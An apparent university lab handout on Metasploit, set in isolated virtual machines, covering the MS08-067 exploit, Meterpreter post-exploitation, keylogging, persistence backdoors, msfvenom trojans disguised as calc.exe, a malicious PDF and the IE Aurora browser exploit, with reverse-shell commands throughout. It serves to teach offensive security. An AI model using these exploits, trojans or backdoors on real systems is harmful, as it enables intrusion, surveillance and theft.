Exploitation Using "Metasploit"

What you need

- KALI Linux virtual machine (VM)
- A Windows XP SP3 / Windows Server 2003 VM on the same network as your Linux machine.
- The instructions below assume you are using at least two virtual machines. You can do this in your own environment, or use the one provided for you.
    - Kali (threat actor)
    - Windows XP / Windows Server 2003 (victim / target): <REMOVED>

Objectives

Part #1 – Metasploit Framework Basics
Part #2 – Exploiting a Windows XP Target
Part #3 – Using Meterpreter for Post Exploitation
Part #4 – Performing Client Side Attacks using Metasploit
a. Attacking the victim with malicious content files (exe/pdf)
b. Attacking the victim's browser
Part #5 – Using the Database under KALI

This lab is to add on the knowledge gained in previous labs. This lab assumes you have at least basic knowledge on how to gather information from a remote box (machine) and about a remote service (if you have questions, please ask your instructor to explain). Once enough information is gathered the next step in the penetration testing process is to develop an attack plan.


Starting the Virtual Machines (KALI, Windows XP, and Windows 7)

1. Start the Windows MSF Lab Virtual Machine (VICTIM)
    - IP = 192.168.8.x (x is the number used for your IP address)
2. Start your KALI Virtual Machine (ATTACKER)
    - IP = 192.168.8.50
3. Login to KALI
4. Verify connectivity between the both VM using the "ping" command


Part #1 – Metasploit Framework Basics

Metasploit has a variety of interfaces as explained in the lectures, but for this lab we will be using the "msfconsole" interface (check documentation for other interfaces).

Now run msfconsole from a shell with sudo. It may take a while, depending on a number of factors, so be patient. It should look somewhat like this:



The msfconsole allows you to run normal system commands from within the msf shell (try the whoami command, for instance).



Now I assume the first thing to do, is check the commands that the msf shell provides; this can be done using the command help:

msf> help

Deliverable #1.1: Run the banner command and explain what it does.

Deliverable #1.2: What will the search command do? Give an example of using it searching for ms08-067.

Deliverable #1.3: What will the info command do? Get more information about ms08-067.

Part #2 – Exploiting a Windows XP Target

The reason behind using a Windows XP target is so we can easily be able to test and cover most of the features MSF has to provide. That does not mean it won't work on new systems, but the idea here is to learn the basics and not get into other unknown trouble with newer systems. After scanning the network, we found a running Windows XP operating system. There is a vulnerability which can be exploited remotely ms08_067_netapi, let's try and check if this system we found is vulnerable.

First you need to load the module related to this exploit. This can be done using the following:

```
msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

As you can see now, the msf prompt has changed to reflect the selection made.

```
msf5 exploit(windows/smb/ms08_067_netapi) >
```

To check modules options, use the show options command as following:

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.109    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Please note that the IP Address you see in LHOST is the IP Address of the Kali Linux system. Yours might be different depending on what IP Address is your system configured with.

Deliverable #2.1: Use the command set to configure the RHOST option to reflect your target, as seen in the figure below:

Deliverable #2.2: Do you need to configure other options? Run the show options command again.

Metasploit provides a variety of payloads (Shellcode) to choose from. For this particular lab choose the single shell_reverse_tcp payload. To set the proper payload, use the set command.

Deliverable #2.3: Show how to properly configure the PAYLOAD option to use the "windows/shell_reverse_tcp" payload with the exploit selected.

Deliverable #2.4: Use the exploit command to execute the exploit you just configured. Show proof of access to your victim's system similar to the screenshot below.

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.8.109:4444
[*] 192.168.8.4:445 - Automatically detecting the target ...
[*] 192.168.8.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.8.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.8.4:445 - Attempting to trigger the vulnerability ...
[*] Command shell session 1 opened (192.168.8.109:4444 → 192.168.8.4:1054) at 2021-03-26 12:44:32 -0400


C:\WINDOWS\system32>
```

DIY #1: How can you display information about the SMBDomain module option?

DIY #2: How can you check the evasion techniques for this module? And how many are there?

Part #3 – Using Meterpreter for Post Exploitation

In this part of the lab we will be using the Metasploit's Meterpreter as our payload to ease our post-exploitation phase of the attack. As you know the Metasploit's Meterpreter has a huge number of post exploitation modules that we can benefit from.

Use the same exploit module we used previously "ms08_067_netapi" but this time configure the exploit module to use the windows Meterpreter "windows/meterpreter/reverse_tcp".

Deliverable #3.1: show how you configured this payload?

Deliverable #3.2: What is the reason that the Metasploit module didn't configure the LHOST option automatically for you? (if it did please skip but ask your instructor in class)

Deliverable #3.3: Let's assume you configured this exploit module to use the "windows/meterpreter/bind_tcp" payload instead of the "windows/meterpreter/reverse_tcp". What will be the difference in the LPORT option for both payloads?

Deliverable #3.4: Configure the payload properly and then use the command "exploit" to start the action. After that use the command "help" to get a list of available commands. Run the "getuid" command, what is the result? Also what are the results of the "sysinfo" command?

Deliverable #3.5: Use the "ps" command to list all the processes running on the target. How can we migrate to a more reliable process?

Deliverable #3.6: Suppose you want to check the subnets around you, this can be done using the "get_local_subnets" or the "post/multi/manage/autoroute" post-exploitation module. How will you run it? And what subnets did you find?

Deliverable #3.7: If you use the "get_application_list" or the "post/windows/gather/enum_applications" post-exploitation module. What information will this module provide? And why do you think it's useful?

DIY #3: Configure the "getgui" post exploitation module to successfully enable RDP, and add a new user with the name hacker and a password also hacker. Show how you did this (hint: READ)? Login to the system and show a screenshot of your system using a RDP.

Deliverable #3.8: After successfully compromising a target; how can you know if the target is a virtual machine or not?

Deliverable #3.9: We need to gather information about shared folders; we can use the "enum_shares" module. What answers did you get? At the same time we need to get more information about the running services on the system; we can use the "enum_services" module. What information did this module provide you with? Where did the module store the results (please check them)? What about the "netstat" command?

Before you attempt DIY #4, exit from the meterpreter command prompt and exploit the system again.

DIY #4: Load the **espia** plugin and use the "screengrab" to get a screenshot. What went wrong? Also if you use the "keyscan_start" to start the keylogger, and let's suppose the victim types something on his keyboard; even after that you will also get nothing with "keyscan_dump"! What do you think must be done? **Hint: check getuid again and also ask your instructor, because this depends on some system internals!**

Checking all the Metasploit Post Exploitation modules will start but will be hard to end, so let's finally check two more modules that are very useful for post exploitation.

Deliverable #3.10: Sometimes we need to drop to a command line shell on the target; this can be done using the command "shell". Finally, suppose you want to install a backdoor in order to get back to this compromised machine; Metasploit provides two quick ways for doing this: (1) using the "persistence" command or (2) using the "metsvc" command. Create a backdoor then reboot the system and try to get back into it. NOTE: use the "-h" option with each command to show the options for configuring them.

Helpful reading:
1. https://www.offensive-security.com/metasploit-unleashed/interacting-metsvc/
2. https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/

DIY #5: How can you use the "execute" command to create a process hidden from view? Can we use it to create a hidden shell? If yes, show how.

The Metasploit's Meterpreter Post Exploitation module doesn't end here, take your time to explore as much as possible, I'm sure you'll find lots of other useful modules which can aid your post exploitation phase.

Part #4 – Performing Client Side Attacks using Metasploit

In this part of the lab we will perform a different number of client side attacks using content files (exe and pdf), and then we will move to attacking the victim's web browser.

a. Attacking the victim with malicious content files (exe/pdf)

Before we start this part of the lab make sure you have your Apache web server running, and create a folder to host your malicious files. This can be done using the following:

```
$ sudo systemctl restart apache2
$ sudo mkdir /var/www/files/
```

Now that we have our working environment prepared, we need to do one more step before we launch our attacks. We need to start the Metasploit's Multi-Handler that we demonstrated in lecture for handling different kinds of payloads.

Deliverable #4.1: To use the Metasploit multi handler, do the following:

```
use exploit/multi/handler
```

Now it's up to you to choose the payload to be loaded when your victim tries to connect back to you. For this lab I assume you're going to inject the Metasploit's Meterpreter payload. Show how you are going to do that. (Don't forget to use the "exploit" command after you finish configuration).

Deliverable #4.2: Now let's proceed to create our malicious files. The first malicious file we will create is just a reverse Meterpreter, which can be done like this:

```
$ msfvendom -p windows/meterpreter/reverse_tcp LHOST=<YOUR_IP_ADDRESS> LPORT=5555 -f exe -o bug.exe
```

I recommend you check the generated file using the Linux 'file' command:

```
$ file bug.exe
```

Now copy the "bug.exe" file to the /var/www/files/ directory, and goto your victim's machine and browse to the http://<ip-address-of-kali-box>/files and download the "bug.exe" file and double click on it to execute it.

Check your Multi Handler, what happened?

Deliverable #4.3: This time suppose you want to send the victim a well known executable file, let's say "calc.exe". So what we need to do is copy this file from our Windows box to our Kali box then use this time an encoder to add our malicious actions to the file.

This second malicious file we will create is a "calc.exe" with a reverse Meterpreter, which can be done like this:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=<YOUR_IP_ADDRESS> LPORT=5555 -f exe -e x86/shikata_ga_nai -i 3 -x /root/calc.exe -o calc-trojan.exe
```

Now copy the "calc-trojan.exe" file to the /var/www/files/ directory, and goto your victim's machine and browse to the http://<ip-address-of-kali-box>/files and download the "calc-trojan.exe" file (*Please make sure you re-executed your multi-handler before you proceed*) and double click on it to execute it.

Check your Multi Handler, what happened?

Deliverable #4.4: This time we want the "calc.exe" to be executed after the victim double clicks on it, so he/she doesn't be suspicious about the file.

So our third malicious file we will create is a "calc.exe", also with a reverse Meterpreter, which can be done like this:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=<YOUR_IP_ADDRESS> LPORT=5555 -f exe -e x86/shikata_ga_nai -i 3 -x /root/calc.exe -o calc-trojan.exe
```

Now copy the "calc-trojan2.exe" file to the /var/www/files/ directory, and goto your victim's machine and browse to the http://<ip-address-of-kali-box>/files and download the "calc-trojan2.exe" file (*Please make sure you re-executed your multi-handler before you proceed*) and double click on it to execute it.

Now did the calc.exe work? And what about the Multi Handler, what happened?

Deliverable #4.5: This time we will be using CVE2008-2992, which affects adobe acrobat reader 8.1.2. You can use Google to search for "CVE-2008-2992 site:securityfocus.com". This search returns the following page: http://www.securityfocus.com/bid/30035. After reading the vulnerability disclosure bulletin, we discover that the vulnerability involves the util.printf() javascript function used by adobe's acrobat reader. A copy for this lab could be found here.

Open a new terminal and start your "msfconsole". Search for the exploit affecting adobe and print util as the CVE article stated:

```
search adobe_utilprint
```

Now select the exploit:

```
use exploit/windows/fileformat/adobe_utilprintf
```

Select the Meterpreter payload as our malicious payload to embed into our PDF file. This is the payload

that is executed on the victim's machine when he/she opens the file:
set PAYLOAD windows/meterpreter/reverse_tcp

Also set the FILENAME to a fancy name that will attract the victim to open it. This can be done:
set FILENAME GrayHatHacking.pdf

Now copy the "GrayHatHacking.pdf" file to the /var/www/files/ directory, and goto your victim's machine and browse to the http://<ip-address-of-kali-box>/files and download the "GrayHatHacking.pdf" file (*Please make sure you re-executed your multi-handler before you proceed*) and double click on it to open the PDF file.

Now did the GrayHatHacking.pdf work? And what about the Multi Handler, what happened?

b. Attacking the victim's browser

In this lab we will exploit the vulnerability in the Internet Explorer "Aurora" Memory Corruption. Use the "search" command to find the correct module to use.

Deliverable #4.6: After you found the correct module, you can use the "info" command to get further information, links, and details about this exploit. Select the exploit and use the Meterpreter payload for this lab. Configure the SRVHOST, SRVPORT, and the URIPATH (set this to **/**) for the exploit, and as usual; configure the Meterpreter options too.

NOTE: If you are going to use port 80 for the local listener, then you need to stop the Apache service. This can be done like this:
sudo systemctl stop apache2

Now start the exploitation, and then check what will happen when the victim opens his browser and tries to navigate to your website! Did you get a Meterpreter shell?

Part #5 – Using the Database under KALI (*Optional*):

Metasploit has built-in support for the PostgreSQL database system which can help you keep track of your penetration testing progress. Before we start using the MSF database, let's check what commands it provides us. We can start using the command "help" or use the command "help database":

```
help database
```


Use the command "db_status" to check the database connection status just as the figure below:

As we can see, the database postgresql is selected but we haven't connected to the database yet. I would recommend you exit msfconsole using the exit command and then proceed with the commands below before getting back in. That way you can automatically have the database connected for you, once you finish running the commands below. If you do not want to do this, then use the YAML file to connect to the database (it will be created after the initialization process).

NOTE: Please make sure you run the following commands before proceeding.

```
$ sudo systemctl start postgresql.service
$ sudo systemctl status postgresql.service
```

As seen in the figure below:



Now we need to initialize the database. This could do using the following command:

$ sudo msfdb init

```
kali@kali:~/Desktop$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/
ed Object#=~ is called on Integer; it always returns nil
```

Now start your msfconsole again and check the status of the database. You should see something similar to the message below:

```
msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 >
```

Now, move on to solving the required tasks.

Deliverable #5.1: Now use db_nmap to scan the network as the figure shows below:

Deliverable #5.2: Use the commands such as: hosts, services, notes, and vulns to check the results that are stored in the database. What does each one of them represent and provide as an output?

Deliverable #5.3: Connect to the database using the db_connect command instead of the automatically connected connection you received when you ran msfconsole after starting and initializing the database. Provide proof showing how you did that.

Part #6 – REFLECTION

Please reflect back on what you learned from this assignment.